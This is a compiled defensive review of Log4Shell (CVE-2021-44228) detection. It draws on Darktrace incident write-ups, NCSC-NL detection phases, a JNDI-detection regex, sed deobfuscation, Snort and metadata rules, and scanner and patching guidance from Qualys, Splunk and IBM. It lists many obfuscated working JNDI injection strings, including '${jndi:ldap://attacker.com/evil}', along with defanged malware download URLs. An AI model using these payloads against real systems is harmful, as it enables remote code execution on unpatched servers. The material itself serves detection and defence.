In HIS name

Ali Sheikh Attar

Review on log4shell detection algorithm conducted on real-world scenarios

DARKTRACE

- First Attack
    - *Phase 1*

In this attack, the attacker made it harder to detect the compromise by encrypting the initial command injection using HTTPS over the more common HTTP seen in the wild. Despite this method being able to bypass traditional rules and signature-based systems Darktrace was able to spot multiple unusual behaviors seconds after the initial connection.

Through peer analysis Darktrace had previously learned what this specific DMZ device and its peer group normally do in the environment. During the initial exploitation, Darktrace detected various subtle anomalies that taken together made the attack obvious.

1. **15:45:32** Inbound HTTPS connection to DMZ server from rare Russian IP — 45.155.205[.]233;
2. **15:45:38** DMZ server makes new outbound connection to the same rare Russian IP using two new user agents: Java user agent and curl over a port that is unusual to serve HTTP compared to previous behavior;
3. **15:45:39** DMZ server uses an HTTP connection with another new curl user agent (‘curl/7.47.0’) to the same Russian IP. The URI contains reconnaissance information from the DMZ server.

All this activity was detected not because Darktrace had seen it before, but because it strongly deviated from the regular ‘pattern of life’ for this and similar servers in this specific organization.

- This server never reached out to rare IP addresses on the Internet
- using user agents it never used before
- over protocol and port combinations it never uses.

Every point-in-time anomaly itself may have presented slightly unusual behavior – but taken together and analyzed in the context of this particular device and environment, the detections clearly tell a bigger story of an ongoing cyber-attack.

Darktrace detected this activity with various models, for example:

➔ Anomalous Connection / New User Agent to IP Without Hostname
➔ Anomalous Connection / Callback on Web Facing Device

- *Phase 2*

Less than 90 minutes (the interval between connection and actual attack may be long enough to lose track of captures saved in buffer) after the initial compromise, the infected server started downloading malicious scripts and executables from a rare Ukrainian IP 80.71.158[.]12.

The following payloads were subsequently downloaded from the Ukrainian IP in order:

- hXXp://80.71.158[.]12//lh.sh
- hXXp://80.71.158[.]12/Expl[REDACTED].class
- hXXp://80.71.158[.]12/kinsing
- hXXp://80.71.158[.]12//libsystem.so
- hXXp://80.71.158[.]12/Expl[REDACTED].class

The DMZ server in question
- never communicated with this Ukrainian IP address in the past
- over these uncommon ports.
- It is also highly unusual for this device and its peers to download scripts or executable files from this type of external destination, in this fashion.

Shortly after these downloads, the DMZ server started to conduct crypto-mining.

Darktrace detected this activity with various models, for example:

- Anomalous File / Script from Rare External Location
- Anomalous File / Internet Facing System File Download
- Device / Internet Facing System with High Priority Alert

- *Second Attack*

In this attack the rare external IP 164.52.212[.]196 was used for command and control (C2) communication and malware delivery, using HTTP over port 88, which was highly unusual for this device, peer group and organization.

Interacted with the organization's firewall in this case to block any connections to or from the malicious IP address – in this case 164.52.212[.]196 – over port 88 for 2 hours with the option of escalating the block and duration if the attack appears to persist. This is seen in the illustration below:

Here comes the trick: thanks to Self-Learning AI, Darktrace knows exactly what the Internet-facing server usually does and does not do, down to each individual data point. Based on the various anomalies, Darktrace is certain that this represents a major cyber-attack.

Antigena now steps in and enforces the regular pattern of life for this server in the DMZ. This means the server can continue doing whatever it normally does – but all the highly anomalous actions are interrupted as they occur in real time, such as speaking to a rare external IP over port 88 serving HTTP to download executables.
Of course the human can change or lift the block at any given time.

Summary

1. Unusual addresses, ports, activities for a server
2. AI model to lean the normal and usual behavior of network and server to detect anomaly

- *Pentest*

uses a payload like ${jndi:dns://private-dns-server/} and injects it in various locations in the target application. If the app is vulnerable, it initiates a DNS request to one of our private DNS servers (hosted in our cloud environment).

Since the Website Scanner is actually a full-blown web vulnerability scanner, it also performs crawling of the target application and indexes all the injection points. Thus, the Log4Shell payload is injected in:

- Base URL
- HTTP headers (more than 50 headers)

- All application input fields from HTML forms (e.g. username, search, etc.), which it obtains by crawling the app.

we believe it is the most effective detection method for Log4Shell.

searches for the vulnerability in specific or well-known applications that are using Log4j, such as:


- Apache Flink
- Apache Tomcat
- Apache Druid
- Apache Struts2
- Apache Solr
- VMware vCenter
- MobileIron
- Elasticsearch

In this case, the scanner won't do any crawling of the target application, but it will inject the payload (which is similar to Website Scanner's) in:

- Base URL
- Multiple headers (the same as Website Scanner)
- Specific input fields, depending on the target application.

- *NCSC-NL*

It should tightly and thoroughly scanned and validated if a attack is from attacker not a bengin actor since there is a lot common between a log4shell attacker and a simple user (scan, retrieve, execution)



Detection can be split up to three phases:

1. Identify who is scanning the environment for vulnerable machines.
2. Identify if a vulnerable application has attempted to retrieve the malicious code for potential execution.
3. Download of the malicious code and execution of the malicious code on the vulnerable machine.

- **Phase 1**: Identify who is scanning the environment for vulnerable machines

➔ *Detection*:

1. Scan inbound requests in the proxy/firewall/load balancer logs.
2. Investigate the application logs to determine web requests which contain indicators of scanning attempts.
3. Identify the source and protocol used by the attack.

➔ *Logs*:

1. Web proxy (inbound)
    a. See the JNDI regex guide.

2. Firewall (inbound)
    a. See the JNDI regex guide.
3. Web application firewall (inbound)
    a. See the JNDI regex guide.
4. Load balancer (inbound)
    a. See the JNDI regex guide.
5. IDS/IPS (across the network)
    a. See the JNDI regex guide.
6. Application logs (Log4J) (inbound) - See here for more information about the log-writing behavior of vulnerable Log4J instances.
7. IP addresses of attackers which are known to actively exploit the vulnerability (enrichment)

➔ *Possible conclusion*:

Somebody has scanned your asset to identify if it is vulnerable.

- **Phase 2**: Identify if a vulnerable application has attempted to retrieve the malicious code for potential execution.

➔ *Detection*:

1. Identify whether the outbound request has been blocked or allowed.
2. Identify the source IP of the attack and determine if the IP is known to present a malicious payload to execute code or if the IP has been used to scan for vulnerabilities to obtain risk context.

➔ Logs:

1. Web proxy (outbound)
2. Firewall (outbound)
3. Load balancer (outbound)
4. IDS/IPS (across the network)
5. Machine logs (Sysmon/security logs)
6. See here for more information about the log-writing behavior of vulnerable Log4J instances.
7. IP addresses of attackers which are known to actively exploit the vulnerability (enrichment)

➔ *Possible conclusion*:

The targeted application is vulnerable and has contacted the remote server to download a payload. You still need to verify whether this was a scan from a benign actor or an actual attack, by verifying whether a malicious payload was retrieved to the application's host.

- **Phase 3**: Download of the malicious code and execution of the malicious code on the vulnerable machine

    ➔ *Detection*:

    1. Identify if the malicious payload has passed any network device (proxy, firewall, load balancer, IDS/IPS).
    2. Investigate the local machine if the server process has initiated any new child processes which show signs of malicious intent.
    3. Generic signs of command-and-control or beaconing traffic.

    ➔ *Logs*:

    1. Web proxy (inbound)
    2. Firewall (inbound)
    3. Load balancer (inbound)
    4. IDS/IPS (across the network)
    5. Application logs (Log4J) (inbound) - See here for more information about the log-writing behavior of vulnerable Log4J instances.
    6. Machine logs (Sysmon/security logs)
    7. Some exploitation attempts have been observed where Log4J crashes while attempting to execute a malicious LDAP payload. Machine/System logs might provide stack traces of these failures.
    8. Process monitoring

    ➔ *Possible conclusion*:

    The targeted application has downloaded the malicious payload. Execution of the payload can be identified through host-based process monitoring and forensic analysis.

Detection

Overall JNDI detection regex

Used in the wild obfuscation examples:

```
{env:NOTHING:-j}\u0024{lower:N}\\u0024{lower:${upper:d}}}i:dns:/127.0.0.1:1389}
${${::-j}nd${upper:i}:rm${upper:i}://127.0.0.1:1389}
${${base64:JHtqbmRpOmxkYXA6YWRkcn0=}}
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//127.0.0.1:1389}
```

```
${jndi:${lower:l}${lower:d}a${lower:p}://$127.0.0.1:1389}
${jndi:${lower:l}${lower:d}a${lower:p}://127.0.0.1:1389
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://127.0.0.1/Binary}
${jndi:dns://127.0.0.1:1389}
${jndi:rmi://127.0.0.1:1389}
${jndi:dns:${jndi:pwd}${jndi:pwd}127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1099/obj}
${${upper:j}n${lower:d}${lower:i}:l${lower:d}${lower:a}${lower:p}${lower::}${lower:/}${l
ower:/}1${lower:2}${lower:7}.0${lower:.}0${lower:.}${lower:1}${lower::}10${lower:9}9${lo
wer:/}o${lower:b}j}
${${upper:j}${lower:n}${lower:d}${lower:i}${lower::}${lower:l}${lower:d}${lower:a}${lowe
r:p}${lower::}${lower:/}${lower:/}${lower:1}${lower:2}${lower:7}${lower:.}${lower:0}${lo
wer:.}${lower:0}${lower:.}${lower:1}${lower::}${lower:1}${lower:0}${lower:9}${lower:9}${
lower:/}${lower:o}${lower:b}${lower:j}}
${jndi:ld${ozI:Kgh:Qn:TXM:-a}p:${DBEau:Y:pLXUu:SfRKk:vWu:-/}${x:UMADq:-/}127${lt:tWd:iEV
W:pD:tGCr:-.}${jFpSDW:z:SN:AuqM:C:-0}${dxxilc:HTFa:QLgii:pv:-.}0.${a:l:urnrtk:-1}:1099${
zlSEqQ:T:qg:o:-/}ob${E:yJDsbq:-j}}
${${eh:wDUdos:jKY:-j}${xksV:Xgi:-n}${hNdb:SbmXU:goWgvJ:iqAV:Ux:-d}${MXWN:oOi:c:UxXzcI:-i
}${DYKgs:tHlY:-:}${d:FHdMm:fw:-l}${Gw:-d}${LebGxe:c:SxLXa:-a}${echyWc:BE:NBO:s:gVbT:-p}$
{l:QwCL:gzOQm:gqsDS:-:}${qMztLn:e:E:WS:-/}${NUu:S:afVNbT:kyjbiE:-/}${PtGUfI:WcYh:c:-1}${
YoSJ:KUV:uySK:crNTm:-2}${EwkY:EsX:S:wk:-7}${HUWOJ:MMIxOn:S:-.}${MHF:s:-0}${obrJVU:RPw:d:
A:-.}${E:RgY:j:-0}${MaOtbM:-.}${O:-1}${zzfuGD:YEyvy:mhp:T:-:}${vlaw:WuOBz:-1}${HAjxt:ziB
gmc:-0}${UKVBrk:sNAKe:F:qXNetQ:mdIuOW:-9}${geJs:sgYgQW:oOd:qOGf:aYpAkP:-9}${UonINv:-/}${
aTygHK:pbQiTB:KkXhKS:-o}${FMRAKM:-b}${wiu:vKIVuh:-j}}
```

The regular expression (regex) which can detect obfuscations:

```
(?im)(?:^|[\n]).*?(?:[\x24]|%(?:25%?)*24|\\u?0*(?:44|24))(?:[\x7b]|%(?:25%?)*7b|\\u?0*(?
:7b|173))[^\n]*?((?:j|%(?:25%?)*(?:4a|6a)|\\u?0*(?:112|6a|4a|152))[^\n]*?(?:n|%(?:25%?)*
(?:4e|6e)|\\u?0*(?:4e|156|116|6e))[^\n]*?(?:d|%(?:25%?)*(?:44|64)|\\u?0*(?:44|144|104|64
))[^\n]*?(?:[i\x{130}\x{131}]|%(?:25%?)*(?:49|69|C4%(?:25%?)*B0|C4%(?:25%?)*B1)|\\u?0*(?
:111|69|49|151|130|460|131|461))[^\n]*?(?:[\x3a]|%(?:25%?)*3a|\\u?0*(?:72|3a))[^\n]*?((?
:l|%(?:25%?)*(?:4c|6c)|\\u?0*(?:154|114|6c|4c))[^\n]*?(?:d|%(?:25%?)*(?:44|64)|\\u?0*(?:
44|144|104|64))[^\n]*?(?:a|%(?:25%?)*(?:41|61)|\\u?0*(?:101|61|41|141))[^\n]*?(?:p|%(?:2
5%?)*(?:50|70)|\\u?0*(?:70|50|160|120))(?:[^\n]*?(?:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:
25%?)*BF)|\\u?0*(?:17f|123|577|73|53|163)))?|(?:r|%(?:25%?)*(?:52|72)|\\u?0*(?:122|72|52
|162))[^\n]*?(?:m|%(?:25%?)*(?:4d|6d)|\\u?0*(?:4d|155|115|6d))[^\n]*?(?:[i\x{130}\x{131}
]|%(?:25%?)*(?:49|69|C4%(?:25%?)*B0|C4%(?:25%?)*B1)|\\u?0*(?:111|69|49|151|130|460|131|4
61))|(?:d|%(?:25%?)*(?:44|64)|\\u?0*(?:44|144|104|64))[^\n]*?(?:n|%(?:25%?)*(?:4e|6e)|\\
u?0*(?:4e|156|116|6e))[^\n]*?(?:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:25%?)*BF)|\\u?0*(?:1
7f|123|577|73|53|163))|(?:n|%(?:25%?)*(?:4e|6e)|\\u?0*(?:4e|156|116|6e))[^\n]*?(?:[i\x{1
30}\x{131}]|%(?:25%?)*(?:49|69|C4%(?:25%?)*B0|C4%(?:25%?)*B1)|\\u?0*(?:111|69|49|151|130
|460|131|461))[^\n]*?(?:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:25%?)*BF)|\\u?0*(?:17f|123|5
77|73|53|163))|(?:[^\n]*?(?:[i\x{130}\x{131}]|%(?:25%?)*(?:49|69|C4%(?:25%?)*B0|C4%(?:25
%?)*B1)|\\u?0*(?:111|69|49|151|130|460|131|461))){2}[^\n]*?(?:o|%(?:25%?)*(?:4f|6f)|\\u?
0*(?:6f|4f|157|117))[^\n]*?(?:p|%(?:25%?)*(?:50|70)|\\u?0*(?:70|50|160|120))|(?:c|%(?:25
%?)*(?:43|63)|\\u?0*(?:143|103|63|43))[^\n]*?(?:o|%(?:25%?)*(?:4f|6f)|\\u?0*(?:6f|4f|157
|117))[^\n]*?(?:r|%(?:25%?)*(?:52|72)|\\u?0*(?:122|72|52|162))[^\n]*?(?:b|%(?:25%?)*(?:4
2|62)|\\u?0*(?:102|62|42|142))[^\n]*?(?:a|%(?:25%?)*(?:41|61)|\\u?0*(?:101|61|41|141))|(
?:n|%(?:25%?)*(?:4e|6e)|\\u?0*(?:4e|156|116|6e))[^\n]*?(?:d|%(?:25%?)*(?:44|64)|\\u?0*(?
:44|144|104|64))[^\n]*?(?:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:25%?)*BF)|\\u?0*(?:17f|123
|577|73|53|163))|(?:h|%(?:25%?)*(?:48|68)|\\u?0*(?:110|68|48|150))(?:[^\n]*?(?:t|%(?:25%
?)*(?:54|74)|\\u?0*(?:124|74|54|164))){2}[^\n]*?(?:p|%(?:25%?)*(?:50|70)|\\u?0*(?:70|50|
160|120))(?:[^\n]*?(?:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:25%?)*BF)|\\u?0*(?:17f|123|577
```

```
|73|53|163)))?)[^\n]*?(?:[\x3a]|%(?:25%?)*3a|\\u?0*(?:72|3a))|(?:b|%(?:25%?)*(?:42|62)|\
\u?0*(?:102|62|42|142))[^\n]*?(?:a|%(?:25%?)*(?:41|61)|\\u?0*(?:101|61|41|141))[^\n]*?(?
:[s\x{17f}]|%(?:25%?)*(?:53|73|C5%(?:25%?)*BF)|\\u?0*(?:17f|123|577|73|53|163))[^\n]*?(?
:e|%(?:25%?)*(?:45|65)|\\u?0*(?:45|145|105|65))[^\n]*?(?:[\x3a]|%(?:25%?)*3a|\\u?0*(?:72
|3a))(JH[s-v]|[\x2b\x2f-9A-Za-z][CSiy]R7|[\x2b\x2f-9A-Za-z]{2}[048AEIMQUYcgkosw]ke[\x2b\
x2f-9w-z]))
```

Source: https://github.com/back2root/log4shell-rex

RegEx101: https://regex101.com/r/KqGG3W/24

Deobfuscation method

The following method can be used for deobfuscation:

```
sed -E -e 's/%24/\$/'g -e 's/%7B/{/'gi -e 's/%7D/\}/'gi -e 's/%3A/:/'gi -e
's/%2F/\//'gi -e 's/\\(\\*u0*|\\*0*)44/\$/'g -e 's/\\(\\*u0*|\\*0*)24/\$/'g -e
's/\$\{(lower:|upper:|::-)([^\}]+)\}/\2/'g -e
's/\$\{(lower:|upper:|::-)([^\}]+)\}\}/\2/'g -e 's/\$\{[^-$]+-([^\}]+)\}/\1/'g
input.txt >> output.txt
```

Example:

```
${${::-j}nd${upper:ı}:rm${upper:ı}://127.0.0.1:1389} ->> ${jndı:rmı://127.0.0.1:1389}
Thanks and credits to Aholzel (https://github.com/aholzel).
```

Caveats

- Please note that due to nested resolution of ${...} and multiple available obfuscation methods, this regular expression may not detect all forms of exploitation. It is impossible to write exhaustive regular expression.
- This regular expression only works on URL-decoded logs. URL encoding is a popular second layer of obfuscation currently in use by attackers.

Warning: In a non-vulnerable Log4J instance injected JNDI strings will be logged by Log4J but not evaluated. However the presence of injected JNDI strings in log files written to by Log4J does not mean your Log4J instance is not vulnerable, since JNDI strings might also be logged (and evaluated) in vulnerable Log4J instances. See the section Behavior of injected JNDI strings in vulnerable Log4J instances below for more details.

Behavior of injected JNDI strings in vulnerable Log4J instances

Injected JNDI strings are displayed differently in log files written to by a vulnerable Log4J instance depending on the situation. A JNDI string is always evaluated first (e.g. a DNS/LDAP/RMI request is sent). Depending on the response a different result is logged:

In case no successful (e.g. a DNS NXDOMAIN response or no response at all) response is received, the injected JNDI string will be displayed.

In case a response is received the corresponding class name will be logged such as com.sun.jndi.dns.DnsContext@<hashcode> for DNS. In case of RMI the loaded local class will be displayed, for example javax.el.ELProcessor@<hashcode>, but this might be any class on the vulnerable host loaded by an attacker.
Some cases have been observed where LDAP requests are being sent and a malicious class being loaded/executed, but no logging was written by Log4J, probably due to Log4J crashing while executing/evaluating the provided class.

Java Hashcodes: When an object is printed it is followed by a @<hashcode>. For example: com.sun.jndi.dns.DnsContext@28a418fc. Java uses the hash of an object to perform actions such as sorting a collection of objects. For more information see Object::hashCode.

Presence of these signatures in log files written to by Log4J is a strong sign of successful exploitation, but you should investigate whether these signatures appeared due to your own actions (e.g. Log4J scanning tools):

Class signatures:

```
com.sun.jndi.dns.DnsContext
com.sun.jndi.ldap.LdapCtx
javax.el.ElProcessor
groovy.lang.GroovyShell
```

Note: Hashcodes are omitted because they change based on the value in the fields of Java object.

Warning: Since RMI can be used to load classes on the vulnerable Log4J system the list presented here cannot be seen as complete. Other classes might be loaded and misused to manipulate the system.**

More generic strings:

```
com.sun.jndi.
```

Metadata Detection

Metadata detection rules for web traffic:

```
JNDIExploit
http.method = 'GET'
http.uri = '/Exploit[a-zA-Z0-9]{10}.class'
http.user_agent = 'Java/.*' (depends on version installed on system)
http.response_mime_type = 'application/x-java-applet'
http.response_body = Java-class file (0xcafebabe00 file magic)

JNDI-Exploit-Kit
http.method = 'GET'
http.uri = '/ExecTemplateJDK[5678].class'
User-agent = 'Java/.*' (depends on version installed on system)
http.response_mime_type = 'application/x-java-applet'
http.response_body = Java-class file (0xcafebabe00 file magic)
```

```
Marshallsec
http.uri = '*.class'
http.user_agent = 'Java/.*' (depends on version installed on system)
http.response_mime_type = 'application/x-java-applet'
http.response_body = Java-class file (0xcafebabe00 file magic)
```

Snort Rules

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detection - Log4j LDAP searchResEntry
response with javaSerializedData - JNDI-Exploit-Kit"; content:"|30|"; depth:1;
content:"|64|"; within:8; content:"javaSerializedData"; content: "javaCodeBase";
content: "http"; within:8; content:"javaClassName"; sid:21122001; priority:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detection - Log4j LDAP response with
JNDIExploit framework attributes"; content:"|30|"; depth:1; content:"|64|"; within:8;
content:"javaClassName"; content:"javaCodeBase"; content:"http"; within:8;
content:"objectClass"; content:"javaFactory"; sid:21122002; priority:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detection - Log4j LDAP searchResEntry
response with javaSerializedData - JNDIExploit"; content:"|30|"; depth:1;
content:"|64|"; within:8; content: "javaClassName"; content:"javaSerializedData";
sid:21122003; priority:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detection - Log4J RMI ReturnData with
Java Serialized Object"; content:"|51 ac ed 00 05|"; depth:5; sid:21122004; priority:2;)
```

Qualys

Windows: https://lnkd.in/gA9HpSBH
Linux: https://lnkd.in/gmWMiTe5
How it works:
The utility/script scans the entire hard drive and looks for file JndiLookup.class (this file indicates that log4j with the vulnerability may be present)
Once this file is found, the utility/script validates the version of the log4j jar based on its manifest.
The utility/script will search for this class inside all Jars, nested Jars, and other Java-based archives.
Vulnerable log4j jars will be reported to file.
QID to process utility output

A new QID (QID 376160) has been created to parse the output of these scripts.
The QID reads the output as written by the script/utility and reports the findings.
Note: The QID requires the utility/script to run on the asset before the Qualys scanner scans for the QID.

How to use:

Download the script or utility from the corresponding GitHub link
GitHub – Qualys/log4jscanwin: Log4j Vulnerability Scanner for Windows – note that a compiled version is available on the GitHub page
GitHub – Qualys/log4jscanlinux
Run the utility/script on every asset
Instructions on how to run the utility/script can be found on the GitHub page
The results will be stored (by the utility or script) to disk. See GitHub page for the file location per OS.
The next time a VM scan runs, it will pick up the result of the script/utility and post the QID in case the results of the script/utility indicate a vulnerable asset.

Github.com/hillu/local-log4j-vuln-scanner/

This is a simple tool that can be used to find vulnerable instances of log4j 1.x and 2.x in installations of Java software such as web applications. JAR and WAR archives are inspected and class files that are known to be vulnerable are flagged. The scan happens recursively: WAR files containing WAR files containing JAR files containing vulnerable class files ought to be flagged properly.

Currently recognized vulnerabilities are:

CVE-2019-17571 (1.x)
CVE-2021-44228
CVE-2021-45105
CVE-2021-45046 (not reported by default due to lower severity)
CVE-2021-44832 (not reported by default due to lower severity)

The scan tool currently checks for known build artifacts that have been obtained through Maven. From-source rebuilds as they are done for Linux distributions may not be recognized.

Also included is a simple patch tool that can be used to patch out bad classes from JAR files by rewriting the ZIP archive structure.

Medium

Payload Injection
In the first step of the attack, adversaries submit malicious payloads to attempt exploitation. In their simplest forms, these unusual injection strings can be easily identified by looking for special strings.

```
${jndi:ldap://attacker.com/evil}
```

The data sources that can be leveraged for this detection opportunity include web server logs, web and proxy logs, and API gateway logs. Using the CIM Web data model can be even more beneficial for defenders.

Challenges

Injection String Obfuscation

As with many attack sequences, obfuscation can be a powerful tool. In this case the payload string can be obfuscated in many different ways to bypass signature-based detection or prevention controls like IDS, IPS, and WAF products.

```
${${env:FOO:-j}ndi${env:FOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attacker.com/evil}
```

Regular expressions can help reduce missed positives but will not provide coverage for all possible variations.

Log Coverage

Although the initial attack vectors target mostly web servers and inject malicious payloads in common headers (e.g., User-Agent or X-Forwarded-For), there may be vulnerable endpoints for which logs are typically not retained (e.g., POST requests). Furthermore, the CVE-2021–44228 vulnerability does not only affect Web Servers and may affect any network service which utilizes the vulnerable package.

False Positive Rate

Adversaries are attempting to identify vulnerable servers and services through indiscriminate “spraying” of injection strings at visible endpoints rather than through deliberate identification of software containing the vulnerable package. Thus, defenders triaging alerts based only on injection string presence may encounter high false positive rates for injection attempts that may never result in code execution.

Outbound Connections

Successful exploitation will require the victim endpoint to perform outbound connections to attacker controlled infrastructure. To help identify compromised hosts, defenders can hunt for unusual outbound network connections from servers using Log4j libraries and using protocols such as LDAP or RMI.

Web proxy logs, firewall logs and NetFlow will provide useful data to identify these outbound detections. To accelerate identification of attacker activity within these sources the CIM Web data model, the Endpoint data model and the Traffic data model can be utilized.

Challenges

Environment Baseline

IT environments of even a reasonable scale will frequently create desired outbound connections. Thus analysis to determine the legitimacy of those connections is in this case no less complicated than usual. Strong apriori baselining procedures or quantified measures of outbound connection to internal request will prove useful tools in this analysis. Of course

this becomes more complicated in scenarios where applications are cloud hosted or outside of the typical corporate DMZ

Post Exploitation
If successful exploitation is achieved, the Log4Shell CVE-2021–44228 vulnerability allows adversaries to obtain code execution in target networks. They are, however, still forced to engage in post-exploitation techniques to expand their access and locate/exfiltrate their objectives.

The data sources that can be leveraged for this detection opportunity include process and command line logging, powershell logging, file system audit logging, and network logging. Using the CIM, the Endpoint data model and the Traffic data model, can be even more beneficial for defenders.

Splunk encourages defenders to deploy post-exploitation detection coverage to detect adversaries that have obtained an initial foothold using Log4Shell or any other method. STRT has released several analytic stories that can help with this task including: Active Directory Discovery, Windows Privilege Escalation, Active Directory Lateral Movement and many others.

IBM

Author
Matt Kosinski
Writer, IBM Blog

How to detect Log4j vulnerabilities

Finding every vulnerable instance of Log4j in a network can be difficult. Log4j appears in an estimated millions of apps (link resides outside ibm.com), meaning security teams have a lot of assets to inspect.

Furthermore, Log4j is often present as an indirect dependency. That means it isn't directly contained in the source code of an asset, but it appears as a dependency of a software package or integration the asset relies on. Google reports (link resides outside ibm.com) that most vulnerable Log4j instances are more than one level deep in the chain of dependencies, and some are as many as nine levels deep.

What to look for

Every version of Log4j 2 from 2.0-beta9 through 2.17 is vulnerable to Log4Shell or a related flaw. Put another way, security teams must find and address any version of Log4j earlier than 2.17.1.

Log4Shell and its related flaws are only present in “Log4j-core” files, which provide the core functionality of Log4j. The flaws are not present in “Log4j-api” files, which control the interface between apps and Log4j loggers.

Log4j can appear in assets the company controls, third-party assets the company uses (e.g., cloud services), and assets used by service providers with access to the company network. While Log4j is most likely to appear in Java-based apps, it can also be present in non-Java apps through dependencies and integrations.

Within Java apps, libraries like Log4j are often packaged in Java Archive files, or “JAR files.” JAR files can contain other JAR files, which in turn can contain their own JAR files, and so on. To find all vulnerable versions of Log4j, security teams must inspect all levels of JAR files, not only the top-level files.

HOW TO FIND IT

Experts recommend using a combination of techniques for finding Log4j vulnerabilities.

Manual searches. Security teams can manually search for Log4j flaws. They can use development tools like Apache Maven to generate dependency trees that map all dependencies in an app, or they can use external threat intelligence to identify affected assets. For example, the Cybersecurity and Infrastructure Security Agency (CISA) compiled a list of software known to suffer from Log4Shell. The list is available on GitHub (link resides outside ibm.com).

On Linux, Microsoft Windows, and macOS operating systems, security teams can search file directories for instances of Log4j using the command line interface.

Vulnerability scanning tools
Following Log4Shell’s discovery, some organizations released free tools designed to find Log4j vulnerabilities. Examples include Palantir’s Log4j-sniffer (link resides outside ibm.com) and the CERT Coordination Center’s scanner (link resides outside ibm.com), among many others.

While specialized scanners are still available, many standard security solutions like vulnerability scanners, attack surface management (ASM) platforms and endpoint detection and response (EDR) solutions can now detect Log4j vulnerabilities.

Because Log4Shell can hide deep in dependency chains, security teams may supplement automated scans with more hands-on methods, like penetration tests.

Threat hunting. According to CISA (link resides outside ibm.com), attackers have been known to use Log4Shell to break into a network and then patch the asset they compromised to cover their tracks. For that reason, it’s recommended that security teams assume a breach has already happened and actively hunt for signs of Log4Shell exploitation.

Cybersecurity tools like security information and event management (SIEM) solutions and extended detection and response (XDR) platforms can help detect abnormal activity

associated with Log4Shell, like strange log entries or suspicious traffic patterns. Security teams should launch full incident response and investigation procedures for any possible hint of Log4Shell, given how serious the consequences of an attack can be.

How to fix Log4j vulnerabilities
Security teams have a few options when addressing Log4j vulnerabilities.

- The best case: patching vulnerable systems

For complete remediation of Log4Shell and related flaws, organizations must update all instances of Log4j in their networks to the latest version (or at least to version 2.17.1). The latest versions of Log4j remove the functions attackers can exploit, and they remove support for commonly abused protocols like LDAP.

There is no single, system-wide patch available, and updating Java itself does not address the issue. Security teams must update every instance of Log4j in every affected asset.

Other mitigation measures
Security researchers agree that patching (link resides outside ibm.com) is the ideal solution. If patching isn't feasible, organizations can use other mitigation steps to minimize the chances of an attack.

- Disallowing message lookups in vulnerable app

